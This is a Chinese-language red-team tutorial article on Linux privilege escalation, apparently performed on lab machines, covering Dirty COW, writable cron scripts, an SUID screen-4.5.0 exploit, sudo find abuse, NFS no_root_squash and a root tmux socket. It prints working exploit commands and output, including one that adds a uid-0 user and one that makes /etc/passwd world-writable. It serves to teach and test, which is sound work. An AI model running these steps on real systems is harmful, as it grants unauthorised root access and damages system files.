红队测试之Linux提权小结

原创 队员编号016 酒仙桥六号部队 今天

这是 **酒仙桥六号部队** 的第 **14** 篇文章。

全文共计2885个字，预计阅读时长8分钟。

提权背景

权限提升意味着用户获得不允许他使用的权限。比如从一个普通用户，通过“手段”让自己变为管理员用户，也可以理解为利用操作系统或软件应用程序中的错误，设计缺陷或配置错误来获得对更高访问权限的行为。

为什么需要提权

权限的提升可以让人“知道”更多的事情，特别是攻击者，一旦提权成功后果不堪设想。攻击者在提权主要有以下几点的考虑，分别是：

- 读取/写入敏感文件
- “隧道”权限维持
- 插入恶意BackDoor
- ….

基于以上几点是攻击者最为直观的考虑，所要达成的目的也是五花八门，如：数据的窃取与篡改、木马病毒的传播等。可以让整个计算机达到彻底“沦陷”的地步，非常之可怕。在专业的红队测试当中，权限提升作为了目前测试环节重要的环节之一。

Linux常见提权

攻击者们选择的下手点也是略有不同，以下列举了Linux权限提升攻击者最为常见的下手点，如：

1. 内核漏洞
2. 定时任务
3. Suid文件
4. Sudo 配置错误
5. NFS共享
6. 第三方服务

基于以上的下手点，在攻击者的视角下，可谓如“探囊取物”一般。但是在普通的IT运维人的视角中，这些“下手点”功能显得非常普通。下面将基于这些下手点逐一进行安全漏洞的介绍与还原。

漏洞介绍

Linux目前是最为常见的操作系统，该系统是处于源代码开放状态，信息安全问题也会随之被世界各地的“体验者”揭露出来。

Linux操作系统的内核是该系列操作系统的“灵魂大脑”，一旦出现安全隐患情况下，攻击者会很对这些安全隐患加以恶意利用，其中Linux内核漏洞是目前攻击者最为热爱的漏洞之一，内核漏洞的利用通常会以“上帝视角”，也就是所谓的操作系统最高权限的形式为攻击者提供对目标系统的超级用户访问权限。

漏洞复现

以Linux内核提权漏洞-“脏牛”来做演示。

给大家介绍下检查linux提权辅助工具，les该工具主要帮助检测linux内核的安全缺陷。

下载地址：

```
https://github.com/mzet-/linux-exploit-suggester
```

1.将linux-exploit-suggester.sh下载到要检查的主机上，主要使用以下两条指令：

```
chmod +x linux-exploit-suggester.sh

./linux-exploit-suggester.sh
```

在执行上述命令之前，首先查看Linux内核版本。

查看脚本执行结果，可以使用脏牛来进行提权。

```
Kernel version: 3.2.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 12.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

74 kernel space exploits
45 user space exploits

Possible Exploits:

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```


2. 使用searchsploit 搜索dirty，使用40839.c，将漏洞利用代码上传到目标机器。

```
root@kali:/tmp# searchsploit dirty
----------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                         |  Path
                                                                       | (/usr/share/exploitdb/)
----------------------------------------------------------------------- ----------------------------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (  | exploits/linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (  | exploits/linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Rac | exploits/linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Conditio | exploits/linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Conditi | exploits/linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condi | exploits/linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Conditio | exploits/linux/local/40611.c
Qualcomm Android - Kernel Use-After-Free via Incorrect set_page_dirt | exploits/android/dos/46941.txt
Quick and Dirty Blog (qdblog) 0.4 - 'categories.php' Local File Incl | exploits/php/webapps/4603.txt
Quick and Dirty Blog (qdblog) 0.4 - SQL Injection / Local File Inclu | exploits/php/webapps/3729.txt
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)  | exploits/linux/local/46361.py
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)  | exploits/linux/local/46362.py
----------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
```

3.接下来编译并执行。

```
gcc -pthread 40839.c -o c -lcrypt

./c
```


hype /tmps gcc -pthread 40839.c -o c -lcrypt
hype ./tmps ls -al
total 132
drwxrwxrwt 5 root root 4096 May 17 21:36 .
drwxr-xr-x 26 root root 4096 Feb 6 2018 ..
-rw-r--r-- 1 hype hype 5006 May 17 21:33 40839.c
-rwxrwxr-x 1 hype hype 14116 May 17 21:36 c
-rw-r--r-- 1 root root 1860 May 17 20:50 _cafenv-appconfig_
drwxrwxrwt 2 root root 4096 May 17 20:50 .ICE-unix
-rwxr-xr-x 1 hype hype 84801 May 17 21:25 linux-exploit-suggester.sh
drwx------ 2 root root 4096 May 17 20:50 vmware-root
drwxrwxrwt 2 root root 4096 May 17 20:50 .X11-unix

```
hype@[redacted]:/tmp$ ./c
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiw5aw8Y5e33M:0:0:pwned:/root:/bin/bash

mmap: 7f854039e000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '[redacted].


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '[redacted].


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

4. 该漏洞利用代码会加入一个uid为0的用户，切换到firefart用户，获取root权限。

```
hype[redacted]:/tmp$ su - firefart
Password:
firefart[redacted]:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@Valentine:~#
```

定时任务

漏洞介绍

如果未正确配置Cron，则可以利用它获得root特权。

1. cron作业中是否有可写的脚本或二进制文件？
2. 我们可以覆盖cron文件本身吗？
3. cron.d目录可写吗？

Cron通常以root特权运行。如果我们可以成功修改cron中的任何脚本或二进制文件，那么我们可以使用root权限执行任意代码。

漏洞复现

接下来使用pspy来监听进程。

pspy是一种命令行工具，无需root权限即可监听进程。可以查看其他用户执行的命令、cron作业等。

该工具的下载地址：

```
https://github.com/DominicBreuker/pspy
```


首先将pspy上传到目标机器：

1）chmod +x pspy64s

2）./pspy64

观察一段时间，发现test.py为root权限执行。

```
$ ./pspy64s
./pspy64s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes
every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | []
(non-recursive)
Draining file system events due to startup...
done
2020/05/18 00:33:13 CMD: UID=0    PID=99     |
2020/05/18 00:33:13 CMD: UID=0    PID=98     |
2020/05/18 00:33:13 CMD: UID=0    PID=12     |
2020/05/18 00:33:13 CMD: UID=0    PID=11     |
2020/05/18 00:33:13 CMD: UID=0    PID=100    |
2020/05/18 00:33:13 CMD: UID=0    PID=10     |
2020/05/18 00:33:13 CMD: UID=0    PID=1      | /sbin/init noprompt
2020/05/18 00:34:01 CMD: UID=0    PID=881    | python test.py
2020/05/18 00:34:01 CMD: UID=0    PID=880    | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2020/05/18 00:34:01 CMD: UID=0    PID=879    | /usr/sbin/CRON -f
```

查看test.py权限为普通用户可写，然后执行如下命令，将/etc/passwd设置为所有用户可写。

```
echo 'import os,stat ;os.chmod("/etc/passwd", stat.S_IRWXU|stat.S_IRWXG|stat.S_IRWXO)' >> test.py
```

```
scriptmanager@[redacted] /scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@[redacted]:/scripts$ ls -al /etc/passwd
ls -al /etc/passwd
-rw-r--r-- 1 root root 1482 Dec  4  2017 /etc/passwd
scriptmanager@[redacted] /scripts$ echo 'import os,stat ;os.chmod("/etc/passwd", stat.S_IRWXU|stat.S_IRWXG|stat.S_
IRWXO)' >> test.py
<os.chmod("/etc/passwd", stat.S_IRWXU|stat.S_IRWXG|stat.S_IRWXO)' >> test.py
scriptmanager@[redacted]:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
import os,stat ;os.chmod("/etc/passwd", stat.S_IRWXU|stat.S_IRWXG|stat.S_IRWXO)
```

Linux操作系统下的passwd文件如果具备可写入权限情况下，可以新建UID为0的用户，或者替换root密码，则可以获取到root权限。

```
scriptmanager@[redacted] /scripts$ ls -al /etc/passwd
ls -al /etc/passwd
-rwxrwxrwx 1 root root 1482 Dec  4  2017 /etc/passwd
```

Suid 提权

> 漏洞介绍

SUID代表设置的用户ID，是一种Linux功能，允许用户在指定用户的许可下执行文件。例如，Linux ping命令通常需要root权限才能打开原始网络套接字。通过将ping程序标记为SUID（所有者为root），只要低特权用户执行ping程序，便会以root特权执行ping。

-rwsr-xr-x -用’s’字符代替’x’表示SUID位被设置。

SUID是一项功能，如果使用得当，它实际上可以增强Linux的安全性。问题在于，管理员在安装第三方应用程序或进行逻辑配置更改时可能会在不知不觉中引入危险的SUID配置。

许多系统管理员不知道应该在什么情况设置SUID位，SUID位不应该设置在文件编辑器上，因为攻击者可以修改系统上存在的任何文件。

漏洞复现

使用LinEnum.sh来收集要提权的机器上的信息，该脚本主要用来收集Linux上的信息。

该脚本的下载地址：

```
https://github.com/rebootuser/LinEnum
```

执行LinEnum之后，发现/bin/screen-4.5.0这个应用有SUID权限，然后去搜索一下，发现screen 4.5版本存在本地提权漏洞。

```
[+] SUID files:
-rwsr-xr-x 1 root root 43088 Oct 15  2018 /bin/mount
-rwsr-xr-x 1 root root 64424 Mar 10  2017 /bin/ping
-rwsr-xr-x 1 root root 1595624 Jul  4  2019 /bin/screen-4.5.0
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 26696 Oct 15  2018 /bin/umount
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18448 Mar 10  2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 149080 Jan 18  2018 /usr/bin/sudo
-rwsr-xr-- 1 root messagebus 42992 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-r-sr-xr-x 1 root root 13628 Aug 28  2019 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14320 Aug 28  2019 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
```

该EXP下载地址如下：

```
https://www.exploit-db.com/
exploits/41154
```

使用如下命令进行编译：

```
gcc -fPIC -shared -ldl -o /tmp/
libhax.so /tmp/libhax.c
gcc -o /tmp/rootshell /tmp/rootshell.c
```

```
root@kali:/tmp# gcc -fPIC -shared -ldl -o libhax.so libhax.c
libhax.c: In function 'dropshell':
libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ^~~~~
root@kali:/tmp#
```

```
root@kali:/tmp# gcc -o rootshell rootshell.c
rootshell.c: In function 'main':
rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ^~~~~~
rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    4 |     setgid(0);
      |     ^~~~~~
rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
    5 |     seteuid(0);
      |     ^~~~~~~
rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    6 |     setegid(0);
      |     ^~~~~~~
rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
    7 |     execvp("/bin/sh", NULL, NULL);
      |     ^~~~~~
rootshell.c:7:5: warning: too many arguments to built-in function 'execvp' expecting 2 [-Wbuiltin-declaration-
mismatch]
```

将编译好的EXP上传到目标机器，并按以下步骤执行。

```
cd /etc

umask 000

/bin/screen-4.5.0 -D -m -L ld.so.
preload echo -ne "\x0a/tmp/libhax.so"

/bin/screen-4.5.0 -ls

/tmp/rootshell
```

执行之后成功获取root权限。

```
www-data:/tmp$ cd /etc
cd /etc
www-data:/etc$ umask 000
umask 000
www-data:/etc$ /bin/screen-4.5.0 -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
< -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
www-data/etc$ /bin/screen-4.5.0 -ls
/bin/screen-4.5.0 -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data/etc$ /tmp/rootshell
id


/tmp/rootshell
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data),6000(centreon)
```

Sudo配置错误

漏洞介绍

如果攻击者无法通过其他任何方法直接获得root用户访问权限，则他可能会尝试损害具有SUDO访问权限的任何用户。一旦他可以访问任何sudo用户，他就可以基本上以root特权执行任何命令。

管理员可能只允许用户通过SUDO运行一些命令，可能在没有察觉的情况下中引入漏洞，这可能导致权限提升。

一个典型的例子是将SUDO权限分配给find命令，以便其他用户可以在系统中搜索特定的文件相关文件。尽管管理员可能不知道'find'命令包含用于执行命令的参数，但攻击者可以以root特权执行命令。

漏洞复现

拿到普通用户权限之后，使用sudo -l查看下， 查看当前是否存在当前用户可以调用sudo的命令，如下图，当前用户可以执行find命令，然后通过find命令获取root权限。

```
/usr/bin/find /home -exec sh -i \;
```

NFS提权

漏洞介绍

网络文件系统：网络文件系统允许客户端计算机上的用户通过网络挂载共享文件或目录。NFS使用远程过程调用（RPC）在客户端和服务器之间路由请求。


Root Squashing参数阻止对连接到NFS卷的远程root用户具有root访问权限。远程root用户在连接时会分配一个用户“ *nfsnobody* ”，该用户具有最小的本地权限。如果 *no_root_squash* 选项开启的话的话”，并为远程用户授予root用户对所连接系统的访问权限。

如下图所示，该共享可以被远程root连接并读写，并且具有root权限，所以可以添加bash文件并赋予SUID权限，在目标机器的普通用户权限下可以执行bash文件，获取root权限。


```
# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtre
e_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home *(rw,no_root_squash)
```

漏洞复现

如下图所示，该机器开启了/home目录的共享。



使用本地root权限将远程共享挂载到本地，将/bin/sh上传到目标机器，并赋予SUID权限。



使用普通用户执行./sh -p 可以获取root权限。

第三方组件提权

漏洞介绍


某些程序使用root权限启动，如果第三方服务或者程序存在漏洞或者配置问题，可以被利用来获得root权限。

漏洞复现

如下图以tmux为例，通过查看进程，发现tmux以root权限启动。

（tmux是一个终端多路复用器：它使从单个屏幕创建，访问和控制多个终端成为可能。）

因为现在运行的这个tmux是root权限，只要连接到当前这个tmux，就可以获取到root权限。



通过查看历史命令记录可以发现，tmux 通过了-S参数指定了socket的路径。

使用相同的方式连接SOCKET就可以获取root权限。

```
tmux -S /.devs/dev_sess
```

```
root@[redacted]:/home/hype# id
uid=0(root) gid=0(root) groups=0(root)
root@[redacted]:/home/hype#
```

```
-L socket-name
              tmux stores the server socket in a directory under /tmp (or TMPDIR if set); the default
              socket is named default.  This option allows a different socket name to be specified,
              allowing several independent tmux servers to be run.  Unlike -S a full path is not nec-
              essary: the sockets are all created in the same directory.

              If the socket is accidentally removed, the SIGUSR1 signal may be sent to the tmux server
              process to recreate it.

-l            Behave as a login shell.  This flag currently has no effect and is for compatibility
              with other shells when using tmux as a login shell.

-q            Set the quiet server option to prevent the server sending various informational mes-
              sages.

-S socket-path
              Specify a full alternative path to the server socket.  If -S is specified, the default
              socket directory is not used and any -L flag is ignored.
```

技术小结